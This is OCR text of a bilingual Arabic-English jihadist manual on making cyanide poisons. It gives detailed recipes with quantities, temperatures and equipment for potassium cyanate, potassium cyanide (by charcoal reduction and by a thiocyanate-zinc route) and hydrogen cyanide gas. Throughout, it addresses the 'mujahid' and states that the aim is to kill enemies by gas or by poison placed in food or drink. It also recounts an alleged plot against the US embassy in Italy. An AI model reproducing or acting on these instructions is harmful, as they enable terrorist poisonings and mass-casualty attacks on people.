
Potassium ferrocyanide: K4[Fe(CN)6]

تعتبر مادة حديدو سيانيد البوتاسيوم الصفراء غير سامة جدا ولكن لا ينصح بالتعامل معها عبر ملامستها او شمها .





وللعلم فقد كانت هذة المادة حديث العالم وبالذات
في اوروبا عام ٢٠٠٣م حينما وجدت السلطات
الايطالية كمية ٤ كيلو غرام من هذة المادة مع
بعض الاخوة المسلمين وبجانبها بعض المخططات
للتصريف الصحي للسفارة الامريكية في ايطاليا
ورسم الاعلام الغربي الاساطير – الى ان تم تبرئة
الاخوة بعد مرور سنتين بعدما تبين الاخوة ارادوا
استخدام المادة للرسم . وللعلم فالمادة غير سامة
ولكن وفق الية معينة بخلطها بحمض قوي وتسخين
يتشكل غاز سيانيد الهيدروجين السام والذي سوف
يتضح من خلال الفيديو المرفق – الفيديو رقم (١)



المخطط المزعوم لتسميم السفارة
الامريكية في ايطاليا بالغاز القاتل

(مادة حديدو سيانيد البوتاسيوم الحمراء)

Potassium ferricyanide: ([K3[Fe(CN)6)





سنشرح اغلب الطرق المتوفرة في تحضير سموم السيانيد وبكافة صورها وأشكالها (البودرة – السائلة – الغازية)

ان تعدد الطرق في التحضير تسهل على المجاهد اختيار الطريقة الانسب له حسب ظروفة المادية والأمنية – فهنالك طرق سهلة وطرق تحتاج الي معدات خاصة وطرق تحتاج الي مواد مخصوصة ولكن الذي يجمع كل الطرق انها بالغالب يمكن لشخص متوسط المعرفة في الكيمياء ان يحضرها ويصنعها خارج المختبر – وطالما ان المجاهد يتبع الامنيات من عند شراء المواد الاولية ثم تحضيرها الى تصنيعها الكيميائي فلاخوف علية ولا ننسى التوكل على الله ، وإذا استطاع المجاهد توفير احدى سموم السيانيد البودرة بشرائيها فقد اختصر الكثير من العمل

مهم جدا / (قبل ان نبدأ بتوضيح الطريقة الاولى يجب ان نشرح اولا كيفية تحضير سيانات البوتاسيوم لانها مهمة في فهم الطريقة الاولى لتحضير سم سيانيد البوتاسيوم)

(المواد المطلوبة لتحضير السيانات)

١ـ كربونات البوتاسيوم

٢ـ اليوريا

ويسخن خليط المادتين الي درجة لأتزيد عن ٤٠٠ مئوية

معادلة التفاعل :

$$K_2CO_3 + 2CO(NH_2)_2 \rightarrow 2KOCN + 2NH_3 + CO_2 + H_2O$$

Here I have used my aluminum cans.

هنا تم استخدام وعاء الالمنيوم للتفاعل نظرا لان الحديد قد يغير من ناتج التفاعل نظرا لتفاعل مواد التحضير مع اوكسيد الحديد .




weigh 10 g urea, 11.5 g of potassium carbonate

سنقوم بتجهيز ١٠ غرام من اليوريا + ١١,٥ غرام من كربونات البوتاسيوم



The weighed materials are well mixed in a mortar until a fine powder is obtained.

يتم خلط المواد بالهاون لكي يصبح الخليط متجانس




This powder mix

بعد عملية الطحن وقد اصبح الخليط متجانس



Now is heated with the burner; not start so strong. The urea melt and connects itself partly to cyanate, thereby escaping water vapor, .carbon dioxide and ammonia Then .the material in the crucible is dry Now is still heated vigorously until the mixture melts, it still escapes the rest of the ammonia, water and .carbon dioxide Too strong then you should not heat up, because after .C decomposes the cyanate ° ٥٠٠ .The reaction is coming to an end .The pot should now be a clear melt

يتم تسخين الخليط بقوة بعد وضعة في وعاء الالمنيوم ويجب ان تبقى درجة التسخين اقل من ٥٠٠ درجة مئوية حتى لاتتحلل سيانات البوتاسيوم . ستلاحظ تصاعد غازات ثاني اكسيد الكربون والامونيا وبخار الماء وعند ذوبان الخليط ابعدة عن مصدر الحرارة .



316 °C

التسخين كان تقريبا في درجة حرارة ٣١٦ مئوية

The yield was about 13 g of potassium cyanate with me, that is almost 100%, after cleaning about 80%.

الناتج كان تقريبا ١٣ غرام من مادة سيانات البوتاسيوم وكما يتضح فان المحصول كان تقريبا ٨٠ بالمائة من الناتج المتوقع



sodium cyanate

وفي تجربة اخرى باستبدال كربونات البوتاسيوم بكربونات الصوديوم . وكان الناتج سيانات الصوديوم



Potassium cyanate (left) of sodium cyanate (right)

مقارنة بين سيانات الصوديوم ووسيانات البوتاسيوم



Note: This experiment can also be done with 8.8 g of sodium carbonate instead of potassium carbonate 11.5g then you get sodium cyanate. This method works just as well, but you should respect the mixture is heated strongly, because the reaction is complete, the product must melt.

The properties sodium cyanate are similar to those of potassium cyanate, the melting point is different, it melts at 550 ° C and decomposes above 700 ° C.

Explanation:

The urea reacts with the potassium to potassium cyanate, water, carbon dioxide and ammonia.

K 2 CO 3 + 2CO(NH 2) 2 -----> 2KOCN + 2NH 3 + CO 2 + H 2 O

كما في معادلة التفاعل يتفاعل اليوريا مع كربونات البوتاسيوم فيتشكل لنا سيانات البوتاسيوم وماء وغاز ثاني اكسيد الكربون وغاز الامونيا .

وللعلم يمكن للمجاهد استخدام سيانات البوتاسيوم فقط لإنتاج غاز سيانيد الهيدروجين وذلك بتسخينها بقوة الي درجة ٧٠٠ درجة مئوية حتى تتفسخ او اضافة الاحماض القوية اليها فينتج الغاز القاتل بشكل غير كثيف ولكنة مناسب ان تم استغلالها بشكل جيد بجمعها في اوعية مخصصة ، ولكننا هنا سنشرح كل الخطوات ببساطة من تحضير سيانات البوتاسيوم الى انتاج مادة سيانيد البوتاسيوم الجافة البودرة .

وبالتالي يتضح لنا ان كل الامور هي خير للمجاهد اما باستخدام السم كغاز قاتل او كبودرة توضع في مشروب او مأكل العدو لقتلة فليأخذ المجاهد ما ينفعة .

would just heat up the KOCN.
Ab 700°C . From 700 ° C and
potassium cyanide is formed,
it splits off oxygen .

وكما تحدثنا سابقا عند تسخين
سيانات البوتاسيوم الي درجة ٧٠٠ درجة
مئوية فان السيانات تتفسخ الي سيانيد
البوتاسيوم + الاوكسجين .

وللمجاهد المبتدى – من الافضل ان يصنع فقط سيانات البوتاسيوم فقط ويكتفي بها اما من اراد ان يصنع سم سيانيد البوتاسيوم البودرة فليبدأ بالخطوات التالية وهي بتسخين سيانات البوتاسيوم + الفحم وفي مكان مكشوف نظرا لصعود بعض من رائحة السيانيد القاتلة بشكل خفيف اثناء التسخين ولذلك اخي المجاهد لا تنسى ارتداء القفازات والنظارات الواقية للعين وقناع للغازات ان امكن ويجب ان تتم كل خطوات التفاعل في مكان مكشوف كسطح المنزل حرصا على سلامتك اخي المجاهد – واذكر بخصوص المجاهد المبتدئ فهذة التجارب للفائدة اكثر منها للتصنيع فلو توفر لك السم بشكل جاهز خير وبركة وإنما هذة التجارب للحالات الطارئة جدا جدا

الطريقة الاولى لإنتاج سم السيانيد ويتم ذلك عبر مرحلتين

المرحلة الاولى بإنتاج سيانات البوتاسيوم

$$K_2CO_3 + 2CO(NH_2)_2 \rightarrow 2KOCN + 2NH_3 + CO_2 + H_2O$$

ثم المرحلة الثانية اضافة عنصر الكربون (الفحم) لكي ينتج لنا سم سيانيد البوتاسيوم (بودرة)

ويتم ذلك بالتسخين القوي لسيانات البوتاسيوم (الناتجة عن المرحلة الاولى) + الفحم

$$KOCN + C \rightarrow KCN + CO$$

First Reduction of potassium cyanate

اول خطوة صناعة سيانات البوتاسيوم ثم سيانيد البوتاسيوم كما سيظهر اثناء الشرح

There are now 138 g of potassium carbonate, 126g urea and 100g of carbon powder and weighed roughly mixed.

يتم تجهيز ١٣٨ غرام من كربونات البوتاسيوم +
١٢٦ غرام من اليوريا +
١٠٠ غرام من الفحم الناعم

شرح مراحل الطريقة الاولى بالصور



Then put in a plastic container and grinds them with a hand blender until they become fine dust powder

يتم وضع المواد في وعاء بلاستيكي ويتم خلطهم بخلاط يدوي ان امكن- لكي يصبح الخليط مسحوق ناعم ومتجانس



The product is a homogeneous gray powder :

بعد الخلط يظهر ان الخليط اصبح لونة رمادي متجانس كما يظهر في الصورة



This was then placed in an iron pot and firmly joined:

يتم وضع الخليط في وعاء حديدي يستحمل درجات الحرارة العالية



تم استخدام مصدر الحرارة هنا للتسخين باستخدام فرن كهربائي ووضع فحم مشتعل فوقة بحيث عندما يسخن الفرن يقوم بدورة بإشعال الفحم وهنا نضمن مصدر حراري مستمر باستخدام فرن الكهرباء والفحم



Now it has been ignited with an electric fan is a charcoal fire .

First, the mixture was heated at moderate temperatures. This produces potassium cyanate and ammonia escapes:



كما يظهر فان بداية التفاعل تكون الحرارة معتدلة نوعا ما وبالتالي يتم انتاج سيانات البوتاسيوم وغاز الامونيا يتصاعد في الهواء ، و تكون الحرارة تقريبا ما بين ٣٠٠ الى ٤٠٠ درجة مئوية

The end of the reaction can be recognized that the gas NH3 stop. The mixture is temporarily melted a thick mush:

تستطيع ان تعرف ان التفاعل قد انتهى بمجرد توقف صعود رائحة غاز الامونيا ويصبح شكل الخليط مثل الهريسة السميكة



Now in a bright red heat and heated further:

الان يتم التسخين من جديد ولكن بدرجة حرارة اعلى كما في الصورة



The onset of the reaction can be seen in the creation of flammable gases:

كما يظهر قوة اشتعال الغازات القابلة للاشتعال في التفاعل



The resulting carbon monoxide escaping through a small hole in the lid in the form of a tongue of flame shoots and later even under the cover out as wide flame.

كما يلاحظ في الصورة تحت اشتعال غاز اول اكسيد الكربون بقوة وتصاعدة كلهب عريض من فتحة صغيرة في غطاء وعاء التفاعل نتيجة التفاعل الشديد



After 30 minutes the reaction is stopped, and no CO flame more visible. . The pot was taken off the heat and cover with aluminum foil. This prevents the formed cyanide takes too much air:

بعد ثلاثين دقيقة تقريبا ستلاحظ اخي المجاهد هدوء التفاعل واختفاء اللهب القوي للكربون ، ابعد وعاء التفاعل من مصدر الحرارة ، ثم قم بتغطية وعاء التفاعل بالقصدير وذلك لكي تمنع تصاعد بعض غازات السيانيد من جراء التفاعل السابق وبقائها في وعاء التفاعل .



now most dangerous in the synthesis, the removal of cyanide from the iron pot. Here one could come up with something for the future, for example, some angle iron put into the pot with the solidified melt which can break out later. Otherwise you have to go with hammer, chisel, protective gloves and safety glasses to work. These gloves, goggles and a dust mask

الان اهم واخطر جزء في التحضير وهو عملية ازالة السيانيد من وعاء التفاعل ولان بعضة قد يكون ملتصق بقوة في الوعاء يجب عليك اخي المجاهد ان تجهز مطرقة وأزميل صغير وتلبس القفازات وان تضع النظارات على عينيك ويفضل او تلبس قناع الغازات وان لم يكن لديك قناع يجب ان تلبس قناع من القماش الذي يمنع شم الغازات فالحذر .



then with 200 ml of 50 ° C warm water back into the can, and shake it well. I have long shaken up the chunks had vanished - that can be recognized by the disappearance of the rattling noise.

ثم نقوم بجمع الخليط المستخلص من وعاء التفاعل ونسكب علية ماء ساخن حوالي على درجة ٥٠ درجة مئوية ثم نقوم بترشيحة بإحضار كاس اخر ونضع علية ورقة ترشيح او قطعة قماش دقيقة المسام ونسكب خليط الماء الساخن والسيانيد



The filter was covered with aluminum foil. As soon as you can see below that the solution comes out clear, you can now carefully with a syringe (without too much air to let in) cast 600ml ice cold ethanol to the beaker.

يتم تغطية الكاس الذي بة السائل المرشح بورق القصدير وعندما تلاحظ ان السائل اصبع واضحا غير غائما يتم سكب كمية ٦٠٠ مللتر من الايثانول وهو (الاسبرتو الطبي مطهر الجروح المعروف)
ويفضل ان يكون الاسبرتو باردا جدا



The ethanol was then decanted from this KCN and heated gently. To the beaker was covered again with aluminum foil, which lets out a small hole in the middle of the ethanol vapors. Evaporation of the ethanol will take quite a while, I guess 45 minutes to an hour.

يمكن تسخين خليط الاسبرتو والسيانيد بهدوء وبلطف وذلك بعد عمل فتحة بسيطة في ورق القصدير لتصاعد ابخرة الاسبرتو عند تسخينها ولكني افضل ولسلامة المجاهد ان يقوم بعمل فتحة صغيرة في ورق القصدير ويترك كاس الاسبرتو والسيانيد في جو مفتوح كسطح المنزل وسوف يتبخر الاسبرتو خلال ساعات وستلاحظ كلما تبخر الاسبرتو تظهر بلورات بيضاء صغيرة اسفل الكاس وهي سيانيد البوتاسيوم القاتل



باستخدام التسخين الهادئ واللطيف للاسبرتو يأخذ وقت من ٤٥ دقيقة الي ساعة لكي يتبخر .

If you look closely you can see that small micro-crystals are in the ethanol that are so fine that it looks like a liquid phase.When heated, the whole looked like a relatively clear liquid, until it was already concentrated far resulted in a crystalline crust:

بعد تبخر الاسبرتو (الايثانول) سترى البلورات والكريستالات التي شبيهة بالقشور وهي مادة سيانيد البوتاسيوم القاتلة ويجب التعامل معها بحذر والأفضل من اول التفاعل الي النهاية تكون قد لبست القفازات والنظارات الواقية وقناع الغازات ان امكن . والله الحافظ



The fact that cyanide is formed, it suggests the odor of the solution to HCN and the strongly alkaline reaction (hydrolysis) : KCN + H 2 O ---> KOH + HCN) towards

Explanation :

That fusion of potassium carbonate and potassium cyanate in urea produces ammonia development:

K 2 CO 3 + 2CO (NH 2) 2 ---> 2KOCN + 2NH 3 + CO 2 + H 2 O

This is reduced at high temperatures by carbon to cyanide:

KOCN + C ---> KCN + CO.

Second Reduction of potassium thiocyanate

50g potassium thiocyanate and 35g zinc powder to be weighed.
As a reaction vessel used was a carefully cleaned color paint can:

المواد المطلوبة كمية ٥٠ غرام من ثيوسيانات البوتاسيوم + ٣٥ غرام من بودرة الزنك ولها اسم اخر وهو (بودرة الخارصين) .

شرح الطريقة الثانية بالصور



In addition, even 2g coal dust are added, the carbon is supposed to guarantee a reducing atmosphere in the reaction vessel, but is optional:

يفضل اضافة ٢ غرام من الفحم وذلك للمساعدة على هدوء التفاعل وهذة الخطوة اختيارية



The reaction vessel was thoroughly cleanses color paint can. The mixture was filled and sealed con the can with the lid, with a nail, a small hole made in the lid to prevent overpressure. Was first heated to the lowest flame for 20 min to expel any existing moisture. The mixture to form a thick paste.

يتم خلط المواد ووضعها في علبة ، ويتم عمل فتحة صغيرة في الغطاء حتى يخرج الضغط اثناء التسخين ، تم يتم التسخين بشكل هادئ لمدة ٢٠ دقيقة وبذلك تذهب الرطوبة في المواد ويصبح الخليط كالمعجون السميك



Thereafter, on max. Heat which heats the vessel reached the bottom bright red heat:

يتم رفع حرارة التسخين كما في الصورة



